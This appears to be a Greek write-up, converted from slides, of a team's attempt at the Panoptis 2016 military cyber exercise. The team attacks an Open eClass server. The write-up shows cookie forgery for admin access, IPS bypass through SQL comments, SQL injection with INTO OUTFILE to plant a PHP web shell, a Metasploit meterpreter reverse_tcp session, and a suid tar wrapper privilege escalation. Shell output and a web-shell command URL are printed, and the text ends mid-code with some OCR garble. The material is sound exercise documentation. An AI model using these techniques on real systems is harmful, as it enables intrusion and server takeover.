Χρήστης2: SQFuoC2gQwqJMwaEysu0VyBSDPW+BBAsJCY1cP1TJvfPe5TZ2piBfFSwQT0zPWmps

- Χρήστης #1 με αλλαγή του hidden πεδίου Date:

D2VYoTRb7rP4vQwuapYIUCBSDPW+BBAsJCY1cP1TJvfPe5TZ2piBfFSwQT0zPWmps

D2VYoTRb7rP4vQwuapYIUfVezxcyosGehaXTahZuq5/e5TZ2piBfFSwQT0zPWmps

- Χρήστης #2 με αλλαγή του hidden πεδίου Date:

SQFuoC2gQwqJMwaEysu0VyBSDPW+BBAsJCY1cP1TJvfPe5TZ2piBfFSwQT0zPWmps

SQFuoC2gQwqJMwaEysu0V1vEzxcyosGehaXTahZuq5/e5TZ2piBfFSwQT0zPWmps

The Battle of cookies...III

- Μέχρι στιγμής φαίνεται ότι έχουμε ένα cookie που αποτελείται από 3 μέρη:
<A><Γ> έτσι ώστε:
- Το <Γ> δεν αλλάζει ούτε από την ημ/νία ούτε από την αλλαγή του χρήστη.
- Το αλλάζει με την ημ/νία και όχι με την αλλαγή του χρήστη.
- Το <A> δεν αλλάζει με την ημ/νία και αλλάζει την αλλαγή του χρήστη.

Οδηγούμαστε στο συμπέρασμα ότι το <A> πιθανόν να είναι το username.

Άρα, πρέπει να βρούμε το ciphertext που αντιστοιχεί στον SysAdministrator.

The image shows a login form with the following fields: 'Username' with a text input field, 'Password' with a text input field, and a 'Remember Me' checkbox. A blue 'Log In' button is located at the bottom right of the form. The background of the slide features a blue circular pattern with silhouettes of soldiers in tactical gear.

The role of cookies...IV, η μέθοδος μας:

- Valid Cookie Χρήστη #1 : ΓΕΝΙΚΟ ΕΠΙΤΕΛΕΙΟ ΕΘΝΙΚΗΣ ΑΜΥΝΑΣ

D2VYoTRb7rP4vQwuapYIUCBSDPW+BASJCYlcP1TJvfP**e5TZ2piBfFSwQT0zPWmps**

Οι υπογραμμισμένοι χαρακτήρες αφορούν την ημερομηνία που βάζουμε!

- Αν βάλουμε λοιπόν σαν ημ/νία το 'SysAdministrator' θα πάρουμε το ciphertext, έστω <XYZ>:

D2VYoTRb7rP4vQwuapYIU<XYZ>**e5TZ2piBfFSwQT0zPWmps**


- Άρα $CipherText('SysAdministrator') = <XYZ>$

- Οπότε βάζουμε το <XYZ> σαν username στο cookie του Χρήστη #1, έτσι το:

D2VYoTRb7rP4vQwuapYIUCBSDPW+BASJCYlcP1TJvfP**e5TZ2piBfFSwQT0zPWmps**

Θα γίνει


<XYZ>CBSDPW+BASJCYlcP1TJvfP**e5TZ2piBfFSwQT0zPWmps**



Αφού αναλύσαμε τα δεδομένα έπειτα από decoding και encoding των πρώτων 16byte με BASE64 και χρησιμοποιώντας τον cookie manager δημιουργήσαμε το τελικό μας cookie που μας έδωσε δικαιώματα διαχειριστή και είναι το ακόλουθο:

0KGSFQ3RkCAXfXbQHDzU%2F2rGYOrFposd6lJAE%2Bzfsf%2BkZIFmCJi7d1lOmQ%2BdSBaE

Στόχος 2 επιτυχής:
Απόκτηση πρόσβασης με δικαιώματα διαχειριστή στην Εφαρμογή Τηλε-εκπαίδευσης.



Βήμα 3:

- Εύρεση αδυναμίας στην πλατφόρμα διαχείρισης της εφαρμογής.
- Απόκτηση πρόσβασης στην υπηρετητή ως χρήστης ρίζα (root).

Ανάλυση Πιθανών Τρωτοτήτων:


- SQLi (Όχι τόσο Πιθανό)
- Session Hijacking (Δύσκολο διότι ήδη έπαιξε στο προηγούμενο βήμα)
- CSRF (Χλωμό, αλλά ποτέ δεν ξέρεις...)
- Έλεγχος εφαρμογής και εύρεση γνωστής αδυναμίας (public/darknet)
- XSS (Phishing, Client Side Attacks,.... Μπάαα - δύσκολο)

This image shows a login form. It has two input fields: 'Username' and 'Password'. Below the password field is a checkbox labeled 'Remember Me'. To the right of the password field is a small icon of a person. A blue 'Log In' button is located at the bottom right of the form.

← Back to Πανόπτης 2016

Ιστορικό κινήσεων

- Τα δικαιώματα δεν ήταν αρκετά για να ανεβάσουμε backdoor διότι όταν δοκιμάσαμε να αλλάξουμε από έναν Uploader τα file extension όπου μας επέτρεπε ήθελε 2FA όπου δεν γνωρίζαμε το password.
- Ψάχναμε παράλληλα και τον κώδικα στο GitHub (<https://github.com/maellak/openeclass>) με δεδομένο ότι είχαμε να κάνουμε με το OpenClass CMS.
- Βρήκαμε ότι το [/modules/admin/commondocs.php](#) μας επέτρεπε να ανεβάσουμε κείμενο χωρίς την απαίτηση 2FA (Two Factor Authentication). Δεν καταφέραμε (στον χρόνο που είχαμε) να κάνουμε bypass το File Extension Check και να ανεβάσουμε εκτελέσιμα αρχεία αν και δοκιμάσαμε αρκετές μεθόδους (εικόνες, pdfs με διπλό, τριπλό extension, Null Poison tests, etc).



Ιστορικό κινήσεων II



ΓΕΝΙΚΟ ΕΠΙΤΕΛΕΙΟ ΕΘΝΙΚΗΣ ΑΜΥΝΑΣ
ΔΙΕΥΘΥΝΣΗ ΚΥΒΕΡΝΗΤΙΚΗΣ ΑΜΥΝΑΣ

ΠΑΝΟΠΤΗΣ 2016

- Επίσης προσπαθήσαμε (χωρίς αποτέλεσμα) να αλλάξουμε τα επιτρεπόμενα *File Extensions* όπως δείχνει στην εικόνα που ακολουθεί

Τύποι επιτρεπτών αρχείων για ανέβασμα

Τύποι επιτρεπτών αρχείων για τους εκπαιδευόμενους:


wps, xls, xlsx, xlt, ods, ots, sxc, stc, fods, uos, csv, ppt, pps, pot, pptx, ppsx, odp, otp, sxi, sti, fodp, uop, potm, odg, otg, sxd, std, fodg, odb, mdb, ttf, otf, jpg, jpeg, png, gif, bmp, tif, tiff, psd, dia, svg, ppm, xbm, xpm, ico, avi, asf, asx, wm, wmv, wma, dv, mov, moov, movie, mp4, mpg, mpeg, 3gp, 3g2, m2v, aac, m4a, flv, f4v, m4v, mp3, swf, webm, ogv, ogg, mid, midi, aif, rm, rpm, ram, wav, mp2, m3u, qt, vsd, vss, vst

Τύποι επιτρεπτών αρχείων για τους εκπαιδευτές:

htm, html, js, css, xml, xsl, cpp, c, java, m, h, tcl, py, sgml, sgm, ini, ds_store

Ιστορικό κινήσεων III – κοντά στον στόχο

- Τέλος, αναγκαστήκαμε να ψάξουμε για άλλο Vulnerability γνωρίζοντας ότι υπάρχουν κάποια SQL Injection στην εφαρμογή χρησιμοποιήσαμε ένα από αυτά για Manual SQL Injection.
- Διαπιστώσαμε επίσης την ύπαρξη IPS που μπλόκαρε συγκεκριμένες εντολές SQL.
- Η παράκαμψη του IPS έγινε με την χρήση remarks `/*...*/` από την γραμμή του URL, όπως φαίνεται στην επόμενη εικόνα.





open eclass

Αναζήτηση...



> Διαχείριση χρηστών

> Διαχείριση μαθημάτων

> Διαχείριση εξυπηρετητή

✓ Άλλα Εργαλεία

▸ Ρυθμίσεις

▸ Εξωτερικά εργαλεία

▸ Υποσυστήματα

▸ Στατιστικά

▸ Καταγραφές ενεργειών

▸ Ανακοινώσεις Διαχειριστή

▸ Εγχειρίδιο Διαχειριστή

[Αρχική Σελίδα](#) / [Εργαλεία Διαχείρισης Πλατφόρμας](#) / [Λίστα Χρηστών](#) / [Ενέργειες](#) / Επεξεργασία στοιχείων χρήστη: 1 2

Εργαλεία Διαχείρισης Πλατφόρμας

Επεξεργασία στοιχείων χρήστη: 1 2

🔍 Αλλαγή συνθηματικού



Επώνυμο

1

Όνομα

2

Όνομα χρήστη
(username)

3

e-mail

5

Το e-mail έχει
επιβεβαιωθεί:

Προς επιβεβαίωση

Αριθμός μητρώου:

10

Τηλ.:

6

Σχολή - Τμήμα:

Λοκιμαστικό Τμήμα » Λοκιμαστική Κατηγορία 2

Επιχειρήσαμε να χρησιμοποιήσουμε την μέθοδο INTO OUTFILE όπου μπορούσαμε να γράψουμε κάποιο PHP κώδικα στον Server . Γράψαμε έναν δικό μας backdoor και ανεβάσαμε SHELL:



```
uname: Linux 3.10.0-0.22.1.el7.x86_64 SMP Debian 3.10.0-22.1.el7.x86_64 (2016-04-28) x86_64
User: 33 [ www-data ] Group: 1001 [ www-data ]
PHP: 5.6.20-0+deb8u1 Safe Mode:OFF
Our IP: 
WEBS: CANT READ named.conf
HDD: 58.09 GB Free:44.07 GB [75%]
Useful : gcc,cc,ld,make,php,perl,powershell,python,tar,gzip,bzip2,nc,locate,
Downloader:wget,curl,lwp-mirror
Disabled
functions:pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pc
cURL: ON MySQL: ON MSSQL: OFF PostgreSQL: OFF Oracle: OFF
Open_basedir: NONE Safe_mode_exec_dir: NONE Safe_mode_include_dir: NONE
Server Apache
PWD: /var/www/html/ [CURRENT]
```

	HOME	PROCESS	EVAL	SQL	HASH	CONNECT	ZONE-H	DDOS	SAFE MODE	SYMLINK	MADSPOT	KILL C0de
Name	Size	Modify							Owner/Group	Permissions	Actions	
..	dir	2016-05-27 12:38:58							root/0	drwxr-xrwx	RTX	
config	dir	2016-05-03 21:10:42							root/0	drwxr-xr-x	RTX	
courses	dir	2016-05-27 10:48:57							www-data/www-data	drwxr-xr-x	RTX	
Donnazmi	dir	2016-05-27 06:34:01							www-data/www-data	drwxr-xr-x	RTX	
file:	dir	2016-05-27 11:24:49							www-data/www-data	drwxr-xr-x	RTX	
fuse_mount	dir	2016-05-27 06:35:53							www-data/www-data	drwxr-xr-x	RTX	
include	dir	2016-04-28 14:22:30							root/0	drwxr-xr-x	RTX	
info	dir	2016-02-15 16:06:24							root/0	drwxr-xr-x	RTX	
js	dir	2016-04-01 14:12:44							root/0	drwxr-xr-x	RTX	
lang	dir	2015-10-23 11:25:58							root/0	drwxr-xr-x	RTX	
main	dir	2016-02-15 16:06:26							root/0	drwxr-xr-x	RTX	
modules	dir	2016-05-17 23:52:04							root/0	drwxr-xr-x	RTX	
template	dir	2015-10-23 11:25:58							root/0	drwxr-xr-x	RTX	
vendor	dir	2016-04-28 14:22:32							root/0	drwxr-xr-x	RTX	
.htaccess	49 B	2016-05-27 08:47:27							www-data/www-data	-rw-r--r--	RTEDX	
.X11-impacketcrash	219 B	2016-05-27 07:10:12							www-data/www-data	-rw-r--r--	RTEDX	
Oxyg3n-ellak.php	98.05 KB	2016-05-27 05:54:09							www-data/www-data	-rw-r--r--	RTEDX	
a.c	0 B	2016-05-27 06:49:30							www-data/www-data	-rw-r--r--	RTEDX	
backdoorLKYV02.php	2.51 KB	2016-05-27 06:16:25							mysql/126	-rw-rw-rw-	RTEDX	
backdoorLKYV2.php	2.51 KB	2016-05-27 06:15:30							mysql/126	-rw-rw-rw-	RTEDX	
backdoorLKYV233.php	2.51 KB	2016-05-27 08:49:28							mysql/126	-rw-rw-rw-	RTEDX	
bdbd.php	2.51 KB	2016-05-27 06:34:51							mysql/126	-rw-rw-rw-	RTEDX	
bp.php	12.61 KB	2016-05-27 06:33:51							www-data/www-data	-rw-r--r--	RTEDX	
cache.php	104.67 KB	2016-05-27 05:51:14							www-data/www-data	-rw-r--r--	RTEDX	
cat	0 B	2016-05-27 14:28:54							www-data/www-data	-rw-r--r--	RTEDX	
DIKYV.php	253 B	2016-05-27 06:14:26							mysql/126	-rw-rw-rw-	RTEDX	
file.php	1.44 KB	2016-05-27 14:39:49							www-data/www-data	-rwxrwxrwx	RTEDX	
greekh.php	257.67 KB	2016-05-27 06:03:49							www-data/www-data	-rw-r--r--	RTEDX	
hnsheell.php	2.46 KB	2016-05-27 11:35:24							www-data/www-data	-rw-r--r--	RTEDX	
index.php	16.98 KB	2016-05-27 06:44:18							root/0	-rw-r--r--	RTEDX	



Αμέσως μετά θα εισάγουμε payload με στόχο να πάρουμε access από Metasploit μέσω php/meterpreter/reverse_tcp

```
root@Oxyg3n: ~  
Usage: rm file  
meterpreter > rm bdbd.php  
meterpreter > ls  
Listing: /var/www/html  
=====
```

Mode	Size	Type	Last modified	Name
100644/rw-r--r--	100402	fil	2016-05-27 05:57:18 -0400	Oxyg3n-ellak.php
100644/rw-r--r--	107177	fil	2016-05-27 05:53:39 -0400	cache.php
40755/rwxr-xr-x	4096	dir	2016-05-26 04:07:32 -0400	config
40755/rwxr-xr-x	4096	dir	2016-05-27 05:50:16 -0400	courses
100644/rw-r--r--	263858	fil	2016-05-27 06:03:49 -0400	greekh.php
40755/rwxr-xr-x	4096	dir	2016-05-26 04:07:32 -0400	include
100644/rw-r--r--	18	fil	2016-05-27 05:56:56 -0400	index.html
40755/rwxr-xr-x	4096	dir	2016-05-26 04:07:32 -0400	info
40755/rwxr-xr-x	4096	dir	2016-05-26 04:07:32 -0400	js
40755/rwxr-xr-x	4096	dir	2016-05-26 04:07:32 -0400	lang
40755/rwxr-xr-x	4096	dir	2016-05-26 04:07:32 -0400	main
40755/rwxr-xr-x	4096	dir	2016-05-26 04:07:32 -0400	modules
40755/rwxr-xr-x	4096	dir	2016-05-26 04:07:32 -0400	template
40755/rwxr-xr-x	4096	dir	2016-05-26 04:07:32 -0400	vendor

```
  
meterpreter > █
```

Παρατηρήσεις: *history* την προσπάθεια διαγραφής του βασικού αρχείου *secret_flag.txt* που πιθανόν και να έδινε info για το τελικό αποτέλεσμα:

```
meterpreter > history
```

```
...
```

```
cat EmOaDxYY.sh
```

```
cat NvFaKahc.sh
```

```
cat agOUOoaX
```

```
ls
```

```
rm secret_flag.txt
```

```
rm LKYV.tar
```

```
w
```

```
ls -l
```

```
ls
```

```
...
```


Λεσμά

ΓΕΝΙΚΟ ΕΠΙΤΕΛΕΙΟ ΕΘΝΙΚΗΣ ΑΜΥΝΑΣ

ΔΙΕΥΘΥΝΣΗ ΚΥΒΕΡΝΟΑΜΥΝΑΣ

ΠΑΝΟΤΙΣΜΟΥ

Δεν επετεύχθη σ

δώσει.

- Η τελική διαδικασία για την υλοποίηση του ΣΤΟΧΟΥ “απόκτηση ROOT” δεν επετεύχθη στο διάστημα των 2 ημερών που είχαμε δώσει.
- Στην συνέχεια, για την γνωσιολογική επάρκεια θα παρουσιαστεί ο τρόπος που κάποιος έπαιρνε root access... όπως αυτή δόθηκε στο τέλος των ασκήσεων από την ΔΙ.ΚΥΒ.

την γνωσιολογικ
όπος που κάποιος

Username

Password

☐ Remember Me

Log In

← Back to Πανόπτης 2016

Διαπιστώνουμε ότι ο κερκελέσιμος τρέχει με δικαιώματα χρήστη root, αφού πραγματοποιώντας την επόμενη ενέργεια ενεργοποιούμε το suid bit. Κοιτώντας τον κώδικα του script και του wrapper.c καταλαβαίνουμε ότι πρόκειται περί κάποιου μηχανισμού που πραγματοποιεί αυτοματοποιημένα backups του φακέλου «/var/www/html».

<http://enemy.chickenkiller.com/test.php?c=cat%20../wrapper.c>

← → ↻ 🏠 enemy.chickenkiller.com/test.php?c=cat%20../wrapper.c

evaluation_user1 evaluation_user1 evaluation_user1 \$2a\$08\$931JL.byf.08AVeBWwctaObL0LccRJR25WWmtCOaCPINzXyXcMp7e evaluation_user1@panoptis.gr 2016-05-03 14:20:54 2020-04-12 14:20:54 5 A111122 1 #include #include main(int argc, char ** argv, char ** envp) { execv("/bin/tar", argv); } string(1) "}" 1 1 1 1 1 1 1 1 1 1

```
#include <unistd.h>
#include <errno.h>
main( int argc, char ** argv, char ** envp )
{
    execv( "/bin/tar", argv );
}
```

Ο `suid wrapper` χρησιμοποιεί την εντολή “`tar`” προκειμένου να συμπίεσει τα backups που γίνονται.

- Επειδή μπορούμε να επηρεάσουμε την λειτουργικότητα της `tar` και αντί να συμπιέζει (`-cvf`) να καλέσουμε τον `wrapper` έτσι ώστε να αποσυμπιέσει (`-xvf`) ένα αρχείο, και επειδή η `tar` κατά την αποσυμπίεση διατηρεί τα δικαιώματα που έχουν οριστεί σε ένα συμπιεσμένο αρχείο, θα δοκιμάσουμε να την καλέσουμε να αποσυμπιέσει ένα συμπιεσμένο `suid binary` της επιλογής μας.
- Δημιουργούμε ένα `suid binary` στον υπολογιστή μας, το οποίο ανοίγει ένα shell, και το κάνουμε

```
#include <unistd.h>
#include <errno.h>
main( int argc, char ** argv, char ** envp ){
